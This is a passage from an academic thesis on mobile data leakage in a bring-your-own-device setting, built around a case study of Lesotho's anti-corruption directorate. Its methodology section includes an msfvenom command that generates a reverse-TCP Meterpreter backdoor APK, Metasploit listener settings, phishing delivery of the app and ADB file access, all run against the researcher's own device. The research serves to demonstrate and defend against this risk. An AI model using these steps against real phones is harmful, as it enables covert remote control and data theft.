


Figure 3.10-2 Encrypted android device

Strong Password: A 15 characters long password (3010M01et$ane@#) was set on the mobile device.




Figure 3.10-3 Strong password screenshot

Dependent Variables: Type of information retrieved from the smartphone

The amount of time taken to access the data in the device

Control Variables: Type of Smartphone OS, Email configurations, method of attack and time

Procedure:

General machine setting up the environment:

a) Installed VMware software in the laptop connected to the local wireless network
b) Installed VMware workstation on Windows 10 laptop described above and connected it to the local wireless network using bridged network method.

c) Created a persistent backdoor malicious code with the .apk extension using msfvenom framework.

d) Sent a phishing email with the malicious link to the email account set up on the smartphone and activated the session through clicking on the link.

e) Used USB (Universal Serial Bus) to connect the mobile phone to the Kali Linux machine for ADB attack.

a) First Experiment: This experiment exploited Android/browser/webview_addjavascriptinterface vulnerability on the three matrices: Encryption, Strong Password and MDM.

From Figure 3.10-4 **Set lhost 192.168.178.57** – sets localhost IP address of the machine where the attack comes from.

Set srv host 192.168.178.57 – sets the IP address as the webserver address.

Set URI path / - sets the URL path and the URL becomes the localhost IP address with 8080 because the attack is using the URL link as the attack vector and port 80 is well known for HTTP communication. The server was started, and the last line represents the exploit being used.




Figure 3.10-4 The commands that were used to exploit Android/browser/webview_addjavascriptinterface

The experiment simulated the email phishing attack, where the link that directed the user to the hacker machine was sent. The experiment used the known android vulnerability named "Android browser webview_addjavascriptinterface". Android browser webview_addjavascriptinterface [3]is a weakness in android devices with version below 4.2, where when the user accesses the URL sent to them a session is started on the hacker machine and this allows the hacker to have access to android folders such as call logs, messages, location information as well as dumping the stored information to the attacker's machine. Since the Android browser webview_addjavascriptinterface only exploits android version below 4.2, the researcher used another method of exploit since the targeted device used android version 5.1. The experiment was done as the proof of concept that the use of uncontrolled or unmonitored mobile devices can leak data.

b) Second Experiment: this experiment exploited android/meterpreter/reverse_tpc vulnerability on the three matrices: Encryption, Strong Password and MDM.

Due to the nullified results, we obtained from the initial exploit that demonstrated the patching of the android vulnerability; the researcher opted for another exploit. The researcher used android/multi/handler exploit using the meterpreter/reverse_tcp payload to get access to the android version 7 device. Android/meterpreter/reverse_payload is a java-based meterpreter that can be used on an android device. It allows the attacker to control the device remotely, accesses the file system, runs post-exploitation modules, geo-locates the user, and retrieves the contacts, SMSes and call logs[4].

[3] https://www.hackingloops.com/android-webview-exploitation/

[4]https://githb.com/rapid7/metasploitframework/blob/master/documentation/modules/payload/android/meterpreter/reverse_tcp.md




Figure 3.10-5 The commands used to exploit the device

The following command was used to create an android application with a payload on Kali Linux. Msfvenom –p android/meterpreter/reverse_tpc –platform android –o /root/Desktop/upgr.apk lhost=192.168.43.79

Msfvenom is a kali Linux Metasploit used for creating malicious android applications.

-p represents payload

Android/meterpreter/reverse_tcp is an android vulnerability that allows transportation of applications into the android device.

--platform android denotes the target platform which in this case is android

-o represent the output location, where the application was going to be stored.

/root/Desktop/upgr.apk denotes the output location and the name of the created application. lhost=192.168.178.194 represents the localhost address.

An .apk file was created and shared with the target device (researchers device) using the webserver mode shown in section 5.3. The smartphone that was exploited this time was as depicted by Figure 3.10-6. It was an android sharp B10 device version 7 with android security patch level dated 5 July 2018. The device was created in 2018 and reached the market in April 2019. The type of attack that was carried out needed the user to install the .apk file like any other normal application; however, the user had to allow the installation of unknown sources and to bypass google play store security warning when installing malicious applications in the device. Like any other application, it requested the user to agree to the information the application would access. Figure 3.10-6 depicts information that the installed application was granted access on the device.




Figure 3.10-6 Android target device

c) Third Experiment: This experiment used Android Debugger Bridge(ADB) on the three matrices: Encryption, Strong Password and MDM.

The researcher further used the ADB tool to access files from the victim device. Android Debug Bridge (ADB) is a versatile command-line tool that lets one to communicate with a device (Almusallam, 2018). It was installed with the virtual Kali Linux machine which has been used as the attacking device for the whole of this experiment. The ADB command facilitates a variety of device actions such as installing and debugging apps, and it provides access to a Unix shell that can be used to run a variety of commands on a device (Meng, Thing, Cheng, Dai, & Zhang, 2018). It is a client-server programme that includes three components:

- **A client**, which sends commands. The client runs on your development machine. You can invoke a client from a command-line terminal by issuing an ADB command.
- **A daemon (adbd)**, which runs commands on a device. The daemon runs as a background process on each device.
- **A server**, which manages communication between the client and the daemon. The server runs as a background process on the development machine.[5]

The purpose of using adb was to access files within the device which in light with BYOD might contain the organisation's secrets or sensitive data. ADB is mostly used by android developers (Hung, Hsiao, Teng, & Chien, 2015); however, hackers misuse it to gain access to victims' devices. For ADB to access the files within the device, the user has to enable USB debugging which grants the owner root privileges to the devices (Meng et al., 2018). This is not a common thing for any normal employee, however, considering the risk of lost BYOD devices and employees who need to print some documents while they are not within the working premises and have to connect their devices to the internet café or public printing services,

[5] https://developer.android.com/studio/command-line/adb

data is at risk of leaking in this manner. Hence we found this necessary to demonstrate as part of how data can leak through mobile devices.

3.11 Framework Design and Evaluation

a) Co-design

It makes the service or innovation clients the centre of their design by designing together (Trischler, Pervan, Kelly, & Scott, 2018). This is most suitable for software design hence was not found appropriate for this study. Co-design is about engaging consumers and users of products and services in the design process, with the idea that this will ultimately lead to improvements and innovation.

b) Engineering design

Engineering design is another design process that is mostly followed by engineers. This design method/process allows the designer to identify the problem, have multiple solutions to the problem and finally choose one solution (Khandani, 2005). This design method was not suitable for the framework design as it needed interaction with the users for refinement.

c) Design science

Design science was used for the framework design. Evaluation according to Peffers et al. (2007), is the very important stage of every IS design, this stage is iterative as it involves presenting the artefact to the users and refining it in cases users are not satisfied with the artefact. The whole purpose of the evaluation is to benchmark the artefact hence why it is important to engage artefact users, experts in the field of study and security standards such as ISO: IEC 15408, in this phase to evaluate the usability, reliability, applicability and verification of the artefact (framework) (Hevner, 2007).

Design science framework presented in Figure 3.5-1 has three important cycles; the relevance cycle, design cycle and the rigour cycle. This section is mainly focused on the design cycle

which has multiple models conferred by various researchers such as Barrett (2012) and Peffers, Tuunanen and Gengler (2006).

3.12 Design science process model

The design cycle from Figure 3.5-1 requires one to adopt a certain design process model. There is a couple of design science process models on literature but the researcher utilised the common design science process model deliberated by Vaishnavi and Kuechler (2013) that consists of five process steps as discussed below:

1. Awareness of problem and suggestion: The researcher used literature to understand and validate the problem. The researcher additionally undertook interview, survey and experimentation as a means of validating the investigated problem. The literature review resulted in the formulation of the research proposal which comprised of the problem statement and the research objectives that guided the researcher into formulating the interview questions and the type of experiment to conduct. Suggestions for the proposed design were derived from the international information security standards as well as other existing BYOD frameworks found on literature together with the collected data presented in Chapter 4. Detailed presentation of this stage is found in section 6.3.1 and 6.3.2 of the study.
2. Development: This is where the artefact is developed. The interview plus the experiment results coupled with literature analysis influenced the framework design. Design science as an iterative method allowed the researcher to revisit the objectives as well as the information security theories on literature. This enabled researchers to refine their artefacts design before the final product can be presented to the end-user.

What the study intended to discover is the type of framework that is suitable for real-time mobile device data leakage forensics in a BYOD enabled environment. This objective is both security-oriented hence the framework was not designed without considering prominent information security or cyber security international standards. The international standards such as NIST, Cobit 5, ENISA and ISO/IEC formed the central part

of this design. Also, input from other researchers such as Kanyi and Ogao (2018) and Fani et al. (2016) were of crucial importance to the design of this framework.

The foundation of the framework is the NIST 800-53 that outlines the security controls for various information systems which mobile devices (smartphones) are part of (Joint Task Force, 2017), it also follows other international security standards and more specifically *User's guide to telework and Bring Your Own Device (BYOD) security* authored by (Souppaya & Scarfone, 2016). The detailed development stage for the proposed design is found in section 6.4.

3. Evaluation: After completion of the design, some refinement needs to be done to the framework and this step provides the researcher to do exactly that. It is continuous and it evaluates the usability, efficacy, adaptability, relevancy and effectiveness of the artefact. This helps the researcher to meet the user's requirements. Evaluation can be made in multiple ways that include expert review, experimentation, simulations and evaluation against other solutions (Offermann, Levina, Schönherr, & Bub, 2009). There are multiple BYOD frameworks on the literature and the researcher used them to evaluate the proposed framework. The researcher used expert reviews and comparative evaluation to assess the usability, efficacy and relevancy of the framework which validated the rigour of the study. This is done in section 6.5.
4. Conclusion: This step presents the final results of the developed artefact as well as discusses the refinement performed to the design after the evaluation stage. More details are found in section 6.6.

3.13 Chapter Conclusion

This chaptered discussed the methodology that was used in conducting the study. The mixed-method research comprising of the case study and experiment formed part of the research strategy. A mobile penetration testing experiment was utilised to prove that android mobile applications can leak data unnoticeably. Interviews were also conducted with nine participants from the case site and audio recording was used as the main medium of data

collection. Thematic analysis was adopted as the qualitative data analysis while finding descriptive data analysis was used as the quantitative data analysis method. All the results were stored for further analysis. The next chapter discusses the results and the study findings. Data triangulation helped in providing rigour to the study as information from different sources rigorously validates the importance of the study.

Chapter 4 **Case Study**

4.1 Chapter Introduction

This chapter discusses the case study undertaken in understanding the phenomenon under investigation. It focuses on the case site description and the survey that was distributed to different organisations in the kingdom of Lesotho. The presentation of the results and the findings are also part of this chapter.

4.2 Case Study Overview

As case study is a qualitative strategy that is used mostly by researchers who want to have an in-depth understanding of a programme, event, activity, process, or one or more individuals (Creswell, 2013); case studies can be singular or multiple depending on the objectives of the researcher. As a qualitative research strategy, the case study utilises interviews, surveys, questionnaire, observation and document reviews (Baskarada, 2014). This study followed a single case study scenario where the Directorate on Corruption and Economic Offences became our case site where multiple departments were investigated. The choice of the case site was based on the objectives of the study hence purposive sampling was applied also to participants' selection. For all the study participants, ethical considerations were observed and for the interviews, a consent form was presented and signed by all interviewees. A consent form template will be found in Appendix B.

4.3 Case Design

4.3.1 Case study description

Directorate on Corruption and Economic Offences (DCEO) is the government agency in the Kingdom of Lesotho, and the detailed description of the DCEO and its mandates are as discussed in section 1.4. The DCEO was founded in 1999 and follows a set of national laws that include **"**Criminal Procedure and Evidence Act of 1981**,** Penal Code of 2010**,** Prevention of Corruption and Economic Offences Act of 1999**,** Prevention of Corruption and Economic

Offences (Amendment) Act of 2006**,** Public Procurement, Regulations of 2007**,** Money Laundering and Proceeds of Crime Act 2008 and Public Finance Management Act of 2011" to achieve its mandates. The DCEO became our case study as it holds very sensitive information of the whole nation that needs strong security measures and also the fact that it is mandated to perform the investigative process which made it the critical instance for our investigation (Baskarada, 2014). Like any government agency in the Kingdom of Lesotho, the DCEO has multiple departments which among others those that were of interest to our study are the IT department, Finance, Human resource and Executive management team that were selected using the purposive sampling (Lindsey, 2007).

To avoid bias, an online survey was also created and sent to IT departments of different organisations in Lesotho. The online survey was developed using survey monkey and the link was distributed via email and WhatsApp to gather evidence on how Lesotho organisations are handling BYOD phenomena and its security. The main purpose of the survey was to assess the BYOD information security risks within the organisation in Lesotho. Survey responses were collected from the sectors shown in Figure 4.3-1 where nine of the respondents were from different government departments.




Figure 4.3-1 Organisational sectors for survey responders

4.3.2 Participant portfolios

The participants for this study were the employees from the Directorate on Corruption and Economic Offenses in Lesotho. The participants were selected using the purposive sampling method described by Creswell (2013). Three participants from the executive level, three from the IT department and three End users (Human resources and Finance) formed the main participants of the study. Executives, in this case were selected because they oversee the organisation's daily operations management, and they are also the decision-makers in the organisation, and they form part of the strategic managers. Human resource and finance people were chosen since they work with sensitive information of the company which includes payroll and each employee's personal information, these groups are part of the tactical and operational levels as described by Coertze and Von Solms (2013).

IT personnel play a critical role in maintaining the company's network security hence the combination of these participants would give a clear understanding of how data leakage is mitigated within the company. The questions were categorised concerning the employees, and according to Musarurwa et al. (2018), employees' understanding of information security risks is influenced by their culture and knowledge hence we found it necessary to categorise the interview questions in this manner. Table 4.3-1 presents interviewees' background.

Table 4.3-1 Background of the interviewees

Participants name	Title	Gender
Respondent A	Computer Information Systems Specialist	Female
Respondent B	Computer Information System Specialist	Male
Respondent C	Computer Information system Specialist	Male
Respondent D	Human Resource Assistant	Male
Respondent E	Human Resource Manager	Female
Respondent F	Finance Assistance	Male
Respondent G	Principal Chief Investigator	Male
Respondent H	Director-General	Male
Respondent I	Chief Intelligence Officer	Male

4.3.3 Brief description of the interviewees' roles

a) Computer Information Systems Specialist (CISS)

From Table 4.3-1, we have nine people who participated in the interview, whereby Respondent A to Respondent C are from the IT department which is made up of five people. This is thee IT manager and the four people with the Computer Information Systems Specialist (CISS). The role of the CISSes within the organisation is to provide network and desktop support, IT hardware maintenance, responding to other employees about any IT related issues. They support the organisation by adding devices to the local area network which is Wi-Fi and cabled network. In addition to providing IT support, they also assist the organisation with the collection, analysis and preservation of digital evidence. In a nutshell, they are responsible for all ICT security within the organisation.

b) Human Resource Assistant and Human Resource Manager

These people are from the human resources department. Their main role is to conduct the recruitment of all staff within the organisation, and they are also responsible for the well-being of all the employees as well as engaged in disciplinary actions. They further facilitate employees' capacity building through acknowledging and sponsoring their job-related training and education. These people hold all the employees' personally identifiable data such as their bank accounts, their names, date of births and academic information. The human resource manager is also part of the decision-making team.

c) Finance Assistance

These personnel are responsible for all the financial services within the organisation. They handle all the finances of the organisation and they work with the organisation's payroll systems. As the human resource people, they work with very sensitive information of the organisation such as employees' salary standards, their bank account details and their names.

d) Principal Chief investigator

As the DCEO is the anti-corruption agency, this person is responsible for all the external investigations. The person leads all the investigations that the agency undertakes. The person performs in-depth investigations of reported cases of corruption and economic offences, conducting witness and suspect interviews, searching and arresting of suspects.

e) Director-General

The main role of the director general is to oversee the overall operations of the agency. The person is the executive personnel of the agency who monitors and provides smooth day to day operations of the agency through working hand in hand with the departmental managers.

f) Chief Intelligence Officer

Responsible for supervision of crime intelligence activities and intelligence, collection, supervision of reception and recording of reports of allegations of corruption, analysis, processing and monitoring intelligence collection strategies. The person is also responsible for the provision of technical and intelligence support to other divisions of the DCEO and the coordination of the processing of all reports.

4.3.4 Background of survey respondents

All the survey respondents were IT specialists of the sectors specified in Figure 4.3-1. The survey was meant for IT personnel as they are expected to provide security to the organisation's assets and the main reason why the survey was directed to IT people is that they understand security better than any other employees from other departments in the organisations. Figure 4.3-2 provides the titles of the survey respondents.




Figure 4.3-2 Background of survey responders

4.4 Presentation of Survey results

The survey questions were mainly focused on BYOD adoption by the Lesotho organisations as well as the information security risks presented by the BYOD devices and their perceived advantages within the organisation. The results from the survey were used to validate the interview respondents. The survey was sent to twenty-five people, however, only 15 responded to the questions. Lack of information security, cyber security and BYOD knowledge led the 15 responses.

a) Question 1

To ascertain the predominant type of devices that the organisations use to perform work-related activities, the question presented in Figure 4.4-1 was asked. Email access was used

because it is the most professional means of communication used by 90% of the companies worldwide (Morolong, Gamundani, & Bhunu Shava, 2019). From the results, 85.71% attest to using laptops while 71.43% use android smartphones and this is only a 4.28% difference. As opposed to other devices, laptops and smartphones are the most dominant. The results from this question are backed up by the email usage, threats and vulnerabilities identified in Chapter 2 section 2.5.

